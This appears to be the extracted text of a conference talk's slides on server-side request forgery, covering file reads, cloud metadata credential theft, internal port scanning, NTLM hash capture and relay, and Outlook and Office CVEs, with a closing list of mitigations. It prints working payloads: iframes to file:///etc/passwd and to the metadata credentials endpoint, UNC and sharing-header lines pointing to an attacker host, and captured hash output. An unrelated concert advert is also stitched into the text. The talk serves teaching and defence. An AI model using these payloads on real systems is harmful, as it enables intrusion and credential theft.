

SSRF and You

a story about server side request forgery

Thank You to Our Sponsors and Hosts!



BASTION
SECURITY GROUP



DATA COM aws

84.



PentesterLab

plexure



Without them, this Conference couldn't happen.



Whānau Mārama
New Zealand International
Film Festival

timely

The logo features a red circular icon with a white 'a' shape inside, followed by the word "timely" in a dark grey, lowercase, sans-serif font.

HOMES.CO.NZ



PRIVSECCONSULTING

ZX
SECURITY

The logo features a large, stylized 'ZX' monogram where the 'X' has a pixelated or jagged bottom right corner. Below it, the word "SECURITY" is written in a small, bold, sans-serif font.

RNZ

The logo consists of a red square containing a white spiral icon next to a black rectangle with the letters "RNZ" in white.

About me

- I was a software developer, once
 - Sorry if you've ever used something I've made
- Currently a security consultant at PrivSec
- I help organise Kawaiicon and ISIG because community is important
 - Last Thursday of every month in Wellington (ISIG)
 - 2025! (Kawaiicon)
- CVE enthusiast:
 - MS Office, Outlook, Visual Studio, Kramer, Moodle, Blackboard
- DEFCON32 speaker 2024
- MSRC security researcher leaderboard Q1 and Q2 2024
- Frequent flyer with CERT (CyberSecurity Emergency Response Team)



Rushmore, Under the Radar and 95bFM present



St. Vincent

Sun 18 March - Auckland - Kings Arms
Mon 19 March - Wellington - San Francisco Bath House

Tickets from Under the Radar, Real Groovy and Slow Boat Records.



Disclaimer

- A lot of these techniques are illegal
- Don't do crimes (or not, I'm not a cop)
- There are lots of safe places to practice hacking web applications
- Bug bounty, hack the box, PentesterLab...



Server Side Request Forgery (SSRF)

- Computers frequently need to talk to each other
- This is good, normal and expected
- What happens if a user gets to choose the direction of that conversation?

Enter SSRF

From PortSwigger:

Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.



SSRF tl;dr

- I can use a server to request other computer resources that I should not be able to
 - Usually via HTTP
- Sometimes this is internal resources such as an intranet
- Sometimes these are files
- Sometimes you can leak credentials
- You can enumerate internal ports
- It's a very versatile bug

What we're going to talk about

- Types of SSRF
- Using it to read files
- Headless PDF generation
- Cloud metadata services
- Internal port scanning
- Open proxies
- Blind SSRF Chains
- SSRF On Windows
- 'But we have SSRF at home'
- Some CVEs we found by thinking about things as SSRF

At its core, it's quite a straightforward bug

- A lot of the time, it's just a query string
 - `http://example.com/resource.php?url=oh_no`
- Sometimes it's a little more complicated
 - Things like document processing
 - PDF generation
 - SVG processing
 - Graphics processing

Types of SSRF

- Blind SSRF
- Non blind SSRF
- Semi-blind SSRF

Reading Files

- Other URI schemes exist! Not just HTTP.
 - file:///
 - dict://
 - ftp://
 - gopher://
 - phar://
 - jar://
- If you see a successful callback with HTTP, try file://
 - A HTTP interaction usually tells you that something fun is possible
- This gets even more fun on Windows
 - We'll get to that

PDF Generation

- Converting HTML to PDF is a common thing for web applications to do
 - CSS makes things look nice, and HTML is well understood
- A lot of this processing is commonly done using headless browsers
- In 2021 Kirk Jackson presented "Your Browser Wants You to Be Secure", which was great
- If a browser is running on a server in a headless state, some of those controls do not apply

HTML

- HyperText Markup Language
- It's the Internet!
- Has a lot of elements with src tags:
 - <iframe>
 - <portal>
 - <embed>
 -



Your browser mostly keeps you safe

- Under normal circumstances, payloads like this would be impossible (unless loading a local file):
 - `<iframe src="file:///etc/passwd"></iframe>`
- However, in a headless PDF generation on the server environment, all bets are off
- Let's not forget JavaScript can also execute on the server!
- If a PDF obeys h1, h2 tags, what else will it render?

A browser on a server is not safe

This is a h1 tag

```
nobody:*:-2:-2:Unprivileged User:/  
var/empty:/usr/bin/false  
root:*:0:0:System Administrator:/  
var/root:/bin/sh  
daemon:*:1:1:System Services:/var/  
root:/usr/bin/false  
_uucp:*:4:4:Unix to Unix Copy  
Protocol:/var/spool/uucp:/usr/sbin/  
uucico
```

It's just a world readable file, how bad could it be?

Metadata Service

- This is (kinda) an internal HTTP server you can hit (link local address)
- If you are running in a cloud environment
 - Azure
 - AWS
 - Google Cloud Platform
- ...you have access to instance metadata
- Can configure and manage the running instance
 - Including issuing credentials


please, my credentials, they're very vulnerable

- What happens if we take that file read payload and do something slightly more interesting:
- <iframe src="http://169.254.169.254/latest/meta-data/iam/security-credentials/">

oh no

This is a h1 tag

```
"access_token" :  
"eyJ0eXAi
```



- now we have credentials, we can authenticate to the tenancy and start pivoting

Internal port scanning

- You can just "pretend" to talk HTTP to things
- "Hi yes gimme <http://127.0.0.1:22/> thanks"
- Sometimes things give different errors if it broke at the transport or application layer
- You could also try access other internal HTTP servers and try to get them to respond
- "Yeah I'd like to view <http://192.168.10.38> too thanks"

Request	Payload	Status	Response...	Error	Timeout	Length	Comment
0	80	200	199			484	time short
098	1098	200	162			416	time short
37	137	200	153			416	time short
45	445	200	152			416	time short
43	443	200	30270			416	time long
35	135	200	30136			416	time long
		200	30208			416	
85	685	200	1498			416	
86	686	200	1465			416	
87	687	200	1465			416	
84	284	200	1458			416	

(c) Yappare 2019

In the wild: Payment processing

- A friend of mine found an issue in one of their web applications and asked me about SSRF in general
- The first version of this talk was to him
- The client (browser) had control over the payment gateway API URL (not great)
- If you updated the URL, the payment gateway credentials would also be sent to a URL you control
- They found it on a Friday afternoon
 - the best time to find critical security issues

In the wild: Open Proxies

- Proxies are gateways between two things
- Often used by mapping software to talk to ... other mapping software
- Mapping software is open by design
- Found an open proxy recently that allowed for accessing the metadata service into the Azure tenancy
- It was widespread, and I needed to go to CERT

Blind SSRF chains


- Assetnote has a very good list of things you can hit internally and cause code execution:
 - Confluence (#agile)
 - Tomcat
 - Solr
 - etc
- Gopherus:
 - MySQL (Port-3306)
 - FastCGI (Port-9000)
 - Memcached (Port-11211)
 - Redis (Port-6379)
 - SMTP (Port-25)

SSRF on Windows

- Windows is so special and unique and fun to hack
- Sometimes people decide to run it as a server (IIS)
- Sometimes people also decide to run it on their laptops (Win11)

Responder

- Rogue authentication server
- Provides auth challenges for a bunch of protocols
- Listens on a lot of ports
- 80 (HTTP) and 445 (SMB) are the fun ones



NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:

Patreon -> <https://www.patreon.com/PythonResponder>

Paypal -> <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] You don't have an IPv6 address assigned.

[+] Poisoners:

	If you entered the right ad
LLMNR	[ON]
NBT-NS	[ON]
MDNS	[ON]
DNS	[ON]
DHCP	[OFF]

If you entered the right ad



- Try again later
- Check your network con
- Check that Firefox has

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
TFTP server	[ON]

NTLM

- Suite of protocols relating to authentication in Microsoft
- "New" Technology LAN Manager
 - The hubris of calling something new ensures that it will last forever
- A hash of a password (NTLM, also called a 'NTHash')
- Challenge-response mechanism (Net-NTLMv1 and Net-NTLMv2)
- Windows will happily auth to anything it can

So I have a hash, now what

- You can crack it! Or not? People have strong passwords, right?
- If you're in an internal network, you can relay it
 - You can use a Net-NTLM-v2 hash (sometimes) to authenticate to a different resource
 - Sometimes there are mitigations, but often not

NTLM-as-a-service

- ArcGIS portal up to 10.31 had an exposed SSRF as a service discovered by my colleague Ahmad
- RSS
- Could specify a URL and capture a Net-NTLMv2 password hash on port 80

The screenshot shows a configuration interface with the following fields:

url:	<input type="text" value="http://localhost/rss/GeoRSSSimple.xml"/>	Url to Rss server.
callback name:	<input type="text"/>	
outSR:	<input type="text"/>	
refresh:	<input checked="" type="checkbox"/> false	Force using fresh data and update cache.
image:	<input checked="" type="checkbox"/> false	Return rssIcon.png
Execute	version 1.0	

Let's see how this goes

```
[HTTP] Sending NTLM authentication request to https://  
[HTTP] GET request from: ::1                                     URL: /rss/GeoRSSSimple.xml  
[HTTP] NTLMv2 Client  :  
[HTTP] NTLMv2 Username :  
[HTTP] NTLMv2 Hash    : svcarcgis: 14a49591020e88:08A5FCDD27503B2CF439  
18194551494C:0101000000000007A2146CAE2FDDA013B9E23CCA962BBF30000000002000800310
```

*remember that thing about not doing crimes

In the wild: SSRF to Domain Administrator

- Can be devastating in an internal environment
- Internal ArcGIS host on a large internal network, found the RSS handler
- Set up my listener (yay, responder)
- Triggered the bug, unauthenticated
- Relayed the Net-NTLMv1 (yes, v1)
- The service account had local admin rights on 5 other servers
- Dumped credentials, including a Domain Administrator password in clear-text

What happens if we combine SSRF techniques and other bug classes?

- We end up at DEFCON?
- There are lots of mostly harmless HTTP interactions within Microsoft products:
 - People clicking links
 - URI schemes
 - Calendar links
 - RSS
- If we reframe these interactions as SSRF, we end up with a few good vulnerabilities



Corporate needs you to find the differences
between this picture and this picture.



They're the same picture.

Sorry, that resource isn't here

- "Have you tried here: \\definitely-not-malicious "
- A classic SSRF 302 redirect/forced protocol change
- Be like browsers, browsers are sensible
 - “Dangerous redirect”
- Can turn a http request into another URI scheme
 - LDAP, Gopher, FTP
- A UNC path can force authentication

Bypassing CVEs with this one weird trick

- In 2023 Varonis Labs found a one-click NTLM hash leaker
- They leveraged some Outlook sharing headers
 - "content-class": "sharing"
 - "x-sharing-config-url" = \\(Attacker machine)\a.ics
- Click to add a calendar
- Network request made - hash obtained
- Microsoft fixed this with a warning that people were about to do something fun
- HTTP did not warn, but we could redirect to \\
- CVE-2024-38020 issued

test

To jim@galesburg.co.nz



Click above to open this calendar.



test.ics

Internet Calendar

<http://192.168.178.74/test.ics>

Looks pretty inviting. I would totally click that.

Breaking Office URI Schemes

- URI is a Uniform Resource Identifier
- Microsoft has a few
 - ms-excel:ofv|u|https://contoso/Q4/budget.xls
- When clicked from Outlook:
 - No warnings
 - Opens MS Office
 - Tries to fetch a resource
 - ...and we all know what that means

CVE-2024-38200

XXX video

What a bug class

- SSRF is fun and vast
- Definitely more than a 30 minute talk
- It can read files, leak credentials, interact with internal and external services
- It can frequently be chained into much more impactful bugs
- Some of the techniques can be borrowed for other bug classes.

Mitigations

- Disable support for redirections
- Don't let the client control the URL
- Segment and firewall resources
- Sandbox PDF generation
- Harden cloud services (IMDSv2)
- Validate against allow lists of known hosts

Thanks!

- Hacking doesn't happen in isolation
 - It's a team sport
- Thank you to all the researchers who blog and share their knowledge
- Thank you to the OWASP organisers for the mahi

Blank page (for crimes)